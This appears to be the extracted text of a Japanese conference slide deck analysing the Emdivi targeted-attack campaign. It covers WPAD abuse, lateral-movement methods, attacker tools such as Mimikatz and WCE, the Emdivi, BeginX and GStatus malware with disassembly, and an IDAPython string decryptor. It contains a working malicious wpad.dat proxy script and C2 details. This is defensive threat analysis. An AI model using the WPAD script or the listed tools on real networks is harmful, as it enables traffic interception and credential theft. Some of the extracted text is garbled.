
# WPADの悪用(step 2: fake WPAD server)

## wpad.dat (自動構成スクリプト)

```
function FindProxyForURL(url, host) {  
  
    if (myIpAddress() != "[PC-A addr]") {  
        return 'PROXY wpad:8888;DIRECT';  
    }  
    return 'DIRECT';  
}
```



# WPADの悪用(step 3: man in the middle proxy)





# 感染拡大手法のまとめ

手法	AD	権限昇格	備考
MS14-068	<b>必要</b>	不要 パスワードダ ンプには <b>必要</b>	DCにパッチが当て られていない場合 に危険
SYSVOL探索	<b>必要</b>	不要	
パスワードリスト攻撃	<b>必要</b>	不要	脆弱なパスワード を設定していると 危険
Builtin Administratorの悪用	不要	<b>必要</b>	パスワードが同じ であるという前提
ファイルサーバの悪用	不要	不要	多くのユーザが開 くファイルに偽装 された場合に危険
WPAD の悪用	不要	不要	活用場面は限定さ れる

# 使用するツール・マルウェアの 詳細

# マルウェアの特徴

攻撃の進行度合、被害規模によって存在するマルウェアの種別が異なる

マルウェア	概要	ファイル形式	攻撃ステップ
Emdivi (t17)	HTTP BOT	EXE	侵入
ツール類	パスワードダンプなど	EXE 等	
usp10jpg	通信頻度が低い ダウンローダ	DLL, data	横断的侵害
Emdivi (t19, t20)	t17よりも高機能な HTTP BOT	EXE	
BeginX	リモートシェルツール	EXE	
GStatus	通信頻度が低い HTTP BOT	EXE, DLL	潜伏？

参照: [船越絢香. 標的型攻撃で用いられたマルウェアの特徴と攻撃の影響範囲の関係に関する考察. MWS, 2015]

# ツール類

種別	概要	ファイル名
パスワードダンプ Pass-the-hash	Quarks PwDump	qp.exe, qd.exe, QDump.exeなど
	MimikatzLite	gp.exe
	Windows credentials Editor	wce.exe, ww.exe
	Mimikatz	mz.exe, mimikatz.exe, mimikatz.rar (sekurlsa.dll)
脆弱性悪用	MS14-068 (CVE-2014-6324)	ms14-068.exe ms14-068.tar.gz
	MS14-058 (権限昇格) (CVE-2014-4113)	4113.exe
UAC bypass	UAC bypass ツール	msdart.exe, puac.exeなど
パケット転送	Htran, proxy対応型Htran	htproxy.exeなど
メールアカウント窃取	nirsoft の Mail PassViewに 類似	CallMail.exe, outl.exe など
ユーティリティ	リストを元にlogon試行	logon.exe
	WinRARアーカイバ	yrar.exe, rar.exe など
	高機能版 dir コマンド	dirasd.exeなど
	timestamp の変更	timestomp.exe

# Emdivi (t17)

## 基本的な機能を搭載したHTTP BOT

- この一年間でバージョンアップが繰り返され、実装されているコマンドが増えている

コマンド	搭載された時期
DOABORT	
DOWNBG	
GETFILE	
LOADDLL	
SETCMD	
SUSPEND	
UPLOAD	
VERSION	
GOTO	2015年5月
CLEARLOGS	2015年8月

# Emdivi (t20)

---


## 高機能なEmdivi

- この一年間で、搭載しているコマンドが増えたり、減ったりしている
  - 18 ~ 41 (JPCERT調べ)
- 標的組織のプロキシサーバのアドレスがハードコードされている場合がある
- 特定端末でしか動作しない場合がある（端末のSIDによるデータの暗号化）


# usp10jpg

## 通信頻度の低いダウンローダ

- 1日1回通信
- 通信する曜日を指定できる
- Emdiviに感染していない端末に設置される傾向  
(二次感染)
- DLLのプリロード攻撃



# usp10jpg は発見されにくい





# BeginX

## リモートシェルツール

### ■ BeginX Server

- 特定のポートをリッスンし、コマンドを待ち受ける
- UDP版、TCP版ともに存在する

### ■ BeginX Client

- BeginX Server に対してコマンドを送信するクライアント
- Emdivi から操作される

```
push    offset tolen    ; fromlen
push    offset to      ; from
push    0               ; flags
push    1000h          ; len
lea     eax, [ebp+buf]
push    eax             ; buf
push    ecx             ; s
call    ds:recvfrom
test   eax, eax
js     short loc_401320
lea     ecx, [ebp+buf]
mov     eax, offset aBeginx ; "beginx"
lea     ebx, [ebx+0]
```

# BeginXの使用イメージ

インターネット  
へ接続できない  
セグメント



**Beginx  
Server**



Emdiviに感染させても操  
作できない

**Beginx  
Client**



**Emdivi**



**Emdivi  
感染端末**

攻撃インフラ



BeginX を経由することで  
操作できる

# GStatus

## Emdiviとは異なるHTTP BOT

■ 多くの被害組織には存在しないが...

■ ボット機能

- ドライブ情報の取得
- 任意のシェルコマンド実行
- プロセス一覧
- スクリーン関連機能

```
mov     eax, [esp+3C4h+var_28C]
push   offset FileName ; lpFileName
push   eax             ; /web/GStatus.asp?id=.....
push   2               ; int
push   50h             ; int
push   offset szServerName ; int
call   mal_http_request_and_write_file
```

# GStatus の Web パネル(管理画面)

The screenshot displays two browser windows from the GStatus web management interface.

**Top Window: Server List**  
 URL: http://localhost/web/login/c  
 Navigation: 修改反连, 修改密码, 查看列表, 显示选项, 查看日志, 退出系统

Ip地址	局域网地址	机器名E/TD>	最后登录时间E/TD>	来自	状态E/TD>	隐藏	操作E/TD>
■■■ ■■■ ■■■	192.168.0.204	■■■ ■■■ ■■■	2015/03/25 14:56:10	■■■ ■■■ ■■■	■E/b>	■E/b>	激柴E/A> 隐藏 备注 删除
■■■ ■■■ ■■■	192.168.0.203	■■■ ■■■ ■■■	2015/03/25 14:55:16	■■■ ■■■ ■■■	■E/b>	■E/b>	激柴E/A> 隐藏 备注 删除
■■■ ■■■ ■■■	192.168.0.106	■■■ ■■■ ■■■	2015/03/25 14:48:45	■■■ ■■■ ■■■	■E/b>	■E/b>	激柴E/A> 隐藏 备注 删除

**Bottom Window: Configuration Page**  
 URL: http://localhost/web/Detail  
 Navigation: 例個郡銭, 例個畜鷹, 臥心双燕, 幣兪, 臥心晚崗, 曜電狼由

仇尖伏速:	■■■ ■■■ ■■■ 9/曝
俣奉字更:	■■■ ■■■ ■■■ U1tUUFNYWBAUFRA
IE旗尖:	彝袁 [ ] [ ]
Socks5旗尖:	彝袁 [ ] [ ]
旗尖炎崗:	萩耶秘彝袁(0-4) 0
指銭Ip:	■■■ ■■■ 443
Update:	■■■ ■■■ ■■■ 80 /update/InUpdate.exe
彝袁	[2015/03/04 16:16:53] 萩箔厚仔 <input type="checkbox"/>

Buttons: 戻住

# 分析ツール

`emdivi_string_decryptor.py`

# emdivi\_string\_decryptor.py

---

## emdivi\_string\_decryptor.py

- IDAPython
- Emdiviの分析に使用
- エンコードされた文字列をデコードする

## 対応バージョン

- t17, 19, 20

# emdivi\_string\_decryptor.py

## Emdivi encoded strings

00447A80	00000059	C	WCQqYvHBTBrwZxvFNAUED9gfv06v3YSKanD9v5RDVqvdLd6a1GFV0KR4Ivc+5sHhWhbVuTQPvj/4ksUJ/poHSA==
00447AE0	00000059	C	hDX6ZilwTbn2INEyAgcINeLeFFTy+IKreoPSmMx2QmqTUivRqWsjvxd5Y56Tax9kSu7Cjc900GGa73q+8iBJGQ==
00447B40	00000059	C	Wsluk/fGnxYMZuY1O8gFD+ZmBjGym8C0JPXXdPaTZgFE9fZKWUcwabVmnInZz7QytcNXbOUu9hsEVUKx2tSyWg==
00447BA0	0000006D	C	gSrykigymxremRg6MPsKyPrwbpwj8awVfRBDerP3ZVhgyNjrkfff1tPDUYLaiU6sEws1n8QKiG3EYsrkaBGsr/Uimx7xTkP+C6NVkLpFyq0=
00447C10	00000059	C	WzctZPY0nRL2IuzFOBo5CIhnGr9iSgTH9pnrQNQC5fzdxWA2MQtKY/jdNQEKmGx2IcwCNLthJAnGUXhp5UhKeg==
00447C70	0000006D	C	ViH2iSj/RbVgMjKz/o8PbnLmMoM1a4mPzSuuUvNA+F+mkP5m+YhGQwOJMM0ZBNJIC5Z+8LEncJ1XyQ1Cxokx0Y/JMkfXpsOieqn05PcNgw=
00447CE0	0000006D	C	VC32Xf0sSgQLaR04HvDxxG8OHvD3JfTEqCC+xiPbQthX1bvrUvsEYGCxLSPCsXZDE4y3q58qiRTm5a7JsmATYKIUoL1kcjaYA6Kyl4c7JNI=
00447D50	0000006D	C	Ttjxg+UnRtYHgB/xywv5P/ee3FFeh8NQDAIDII6rEZgXPJFC18CLxt88B75Fzwxvj2CSJXCcO/6NgHQI6DFKjoJlU7qKnFMFyqUblKodM=
00447DC0	00000059	C	kD0Cag08VefEkOszOvcd1oEk8oI0zRCOkvfihyboJLIHq7CujdjAQsC+f/jgziNvK0H43hM1IVInfv4oIG+2Q==
00447E20	0000006D	C	vS8kWSkzRgYLnRkhGf7xN/1o9epdWk+SdHt2cDpZky6pCNEFwvwV4GXqg3U7U0iggywIKavxIPJ3YjSIq1gZjNfKacoAUQBS0az8Rrk3U=
00447E90	00000059	C	XD8ukfU/axDGk+kzCskCBhOSzb43B7TtEEhwHCEsIXEuCxmQdrewLwnY7IdZUg6sWa+N6pdvvFXNMkhh281abg==
00447EF0	00000059	C	ozUvkA7JYh/6ZuffPgYEDmpadzZR6K+PYMrupxZ8H6Pz7bjSkq70IS6dDhYdh98UzKb2sa2vUHcOld/za78jFA==
00447F50	00000059	C	h/v8jSEtnBvelBs4NgA6x6h7nwizyS6OADSX30yEPA0ibTyIsv/yg36Zn2TT3BO2fvsf8VJpumkVkglg8oxBKQ==
00447FB0	0000006D	C	SybriSj4IglKghkhG/r1zGaNOSJbIF7nLqbR35EkT64gW3yT8o0dAI3n3dU1VVR0PyK527+ugDRXTm7n8Kgj4cwSTKpvmPhsKUPSOZIZQZw=
00448020	0000006D	C	SyHviRQqRgBvNmI9GQzwOJkoT0+y1aU/ih+5O3TAgHqkUJiSCWQuTjJNFx912tZqusd0RsDMPQIy92YyYXu3YXAd9ZYENpEqECihwevdqY=
00448090	0000006D	C	u9rvU+Ujkg0BgBIiyTUPDCKeDK8/S2nO/13d0/moO2IQGfDRetUuQU6IoiBBJRxzSapIpxBXbd2aLksY135r7orVHNYfKVMn46bn4v26nE=
00448100	00000059	C	UPvzjfYsnuznXg9zfM6ME4rfjqkny+uWHg6WmjpgBMOHwPbdSAWmzMAshhipHERc924iYHd5qPW81pafpb+FA==
00448160	0000006D	C	SuzmTOXfi9wbWBH3wjQUHjZYSbsYtoCJTvXFvReebcbuPvd17F2yIisulA8PIORFW+YS/9RO6/LsKrvvFgACoVExrYIsUQX4oPSgdjtrGs=
004481D0	0000006D	C	TPD1WS/8IhgLgcw7HQw/O4fP7oViuJH65V0nurl3J6zHaUVztJAXmTy524KW5huBEQig7IYWA6MdxCmaNYhrXfNQCck5RkZEmUHZrV7OM=
00448240	00000059	C	jsX8kQs0nhz3l+DCOckE3Q+VGubkd3q7MZrxsR7LrRvEsq1EYc0AlvaJyHSugKwD0/Wbcjr0eYLK4HPPg9eaBw==
004482A0	0000006D	C	TSLwiOcnIAEAURE/yeUmywuQe1a48dCv7v2py8UnCtQTA081CiTWxLWaOoqcaEILj4w2mg1fS0M4IvealC/Q982XcZDGMA+Ipj7LgBmGMD4=
00448310	0000006D	C	St3uUxH2fA0GjxDyx7P94x7UvESUSR+evbUrkfjrAgD5sp3jQVMD/tb3ooAi3E7qmJLt627xGjv6sIPLE6dCnVEOELSjZJn8janFwnMMs=
00448380	00000059	C	VTMrZCA1U+30kNbENRkFNbwAbcKsf2IPOBjm//ZP9fQrd2/B/GvFmQ7hbzTWjv2pd52i0HIEu3noSGkPKLkdtQ==

# emdivi\_string\_decryptor.py

## Difference depending on version string

	Ver 17	Ver 19 or 20	Ver 20
Encrypt	XxTEA encrypt	XxTEA decrypt	AES decrypt
Decrypt	XxTEA decrypt	XxTEA encrypt	AES encrypt
Key	MD5( MD5(base64(ver)) + MD5(key_string) )	Scanf( "%x", Inc_Add( ver17_key ) )	Inc_Add( ver17_key )



# emdivi\_string\_decryptor.py

```
.rdata:0042E022 00 00
.rdata:0042E024 4E 6C 38 2F 39 58 6E 4F+
.rdata:0042E024 79 48 50 63 45 45 58 77+
.rdata:0042E024 39 6A 52 44 36 67 3D 3D+
.rdata:0042E03D 00 00 00
.rdata:0042E040 59 71 33 4F 75 55 4B 39+
.rdata:0042E040 74 5A 76 44 50 30 62 77+
.rdata:0042E040 57 63 65 49 46 77 3D 3D+
.rdata:0042E059 00 00 00
.rdata:0042E05C 50 58 4A 44 4F 56 55 70+
.rdata:0042E05C 2F 46 6E 38 50 65 65 2B+
.rdata:0042E05C 43 75 66 39 34 51 3D 3D+
.rdata:0042E075 00 00 00
.rdata:0042E078 71 67 35 4B 72 72 48 70+
.rdata:0042E078 4A 4E 75 79 50 2B 6E 6F+
.rdata:0042E078 65 72 2B 52 42 77 3D 3D+
.rdata:0042E091 00 00 00
.rdata:0042E094 47 37 41 63 6B 39 57 73+
.rdata:0042E094 30 31 52 34 34 36 65 57+
.rdata:0042E094 48 6C 66 4B 46 41 3D 3D+
.rdata:0042E0AD 00 00 00
.rdata:0042E0B0 52 74 39 57 7A 4F 53 62+
.rdata:0042E0B0 6F 4B 2B 7A 61 74 67 57+
.rdata:0042E0B0 50 59 48 44 66 67 3D 3D+
.rdata:0042E0C9 00 00 00
.rdata:0042E0CC 52 66 6F 57 68 48 4A 55+
.rdata:0042E0CC 47 36 4F 4B 72 4A 57 61+
.rdata:0042E0E5 00 00 00

align 4
aNl89xnoyhpceex db 'Nl8/9XnOyHPcEEXw9jRD6g==',0
; DATA XREF: .text:00427430f0
; .text:00427984f0

align 10h
aYq3ouuk9tzvdp0 db 'Yq3OUUK9tZvDP0bwWceIFw==',0
; DATA XREF: .text:0042741Cf0
; .text:00427970f0

align 4
aPxjdovupFn8pee db 'PXJDOVUp/Fn8Pee+Cuf94Q==',0
; DATA XREF: .text:00427408f0
; .text:0042795Cf0

align 4
aQg5krrhpjnuypN db 'qg5KrrHpJNuyP+noer+RBw==',0
; DATA XREF: .text:004273F4f0
; .text:00427948f0

align 4
aG7ack9ws01r446 db 'G7Ack9Ws01R446eWH1fKFA==',0
; DATA XREF: .text:004273E1f0
; .text:00427935f0


align 10h
aRt9wzosbokZatg db 'Rt9WzOSbok+zatgWPYHDFg==',0
; DATA XREF: .text:004273D1f0
; .text:00427925f0

align 4
aRfowhhjug6okrj db 'RfoWhHJUG6OKrJWajr1SEQ==',0
; DATA XREF: sub_4053E4+12f0

align 4
.rdata:0042E104 50 58 2B 31 61 59 78 59+
.rdata:0042E125 00 00 00
.rdata:0042E128 36 00
.rdata:0042E12A 00 00
.rdata:0042E12C 46 41 79 6E 39 75 65 6B+
.rdata:0042E12C 6B 50 38 73 70 4A 61 4E+

align 4
a6 db '6',0
; DATA XREF: sub_405563+11f0

align 4
aFayn9uekkp8spj db 'Fayn9uekkP8spJaNjQtbtXFB1wieVw2G',0
; DATA XREF: sub_405596+12f0
```



# emdivi\_string\_decryptor.py

```
.rdata:0042E022 00 00
.rdata:0042E024 4E 6C 38 2F 39 58 6E 4F+
.rdata:0042E024 79 48 50 63 45 45 58 77+
.rdata:0042E024 39 6A 52 44 36 67 3D 3D+
.rdata:0042E024 00
.rdata:0042E03D 00 00 00
.rdata:0042E040 59 71 33 4F 75 55 48 39+
.rdata:0042E040 74 5A 76 44 50 30 62 77+
.rdata:0042E040 57 63 65 49 46 77 3D 3D+
.rdata:0042E040 00
.rdata:0042E059 00 00 00
.rdata:0042E05C 50 58 4A 44 4F 56 55 70+
.rdata:0042E05C 2F 46 6E 38 50 65 65 2B+
.rdata:0042E05C 43 75 66 39 34 51 3D 3D+
.rdata:0042E05C 00
.rdata:0042E075 00 00 00
.rdata:0042E078 71 67 35 48 72 72 48 70+
.rdata:0042E078 4A 4E 75 79 50 2B 6E 6F+
.rdata:0042E078 65 72 2B 52 42 77 3D 3D+
.rdata:0042E078 00
.rdata:0042E091 00 00 00
.rdata:0042E094 47 37 41 63 6B 39 57 73+
.rdata:0042E094 30 31 52 34 34 36 65 57+
.rdata:0042E094 48 6C 66 4B 46 41 3D 3D+
.rdata:0042E094 00
.rdata:0042E0AD 00 00 00
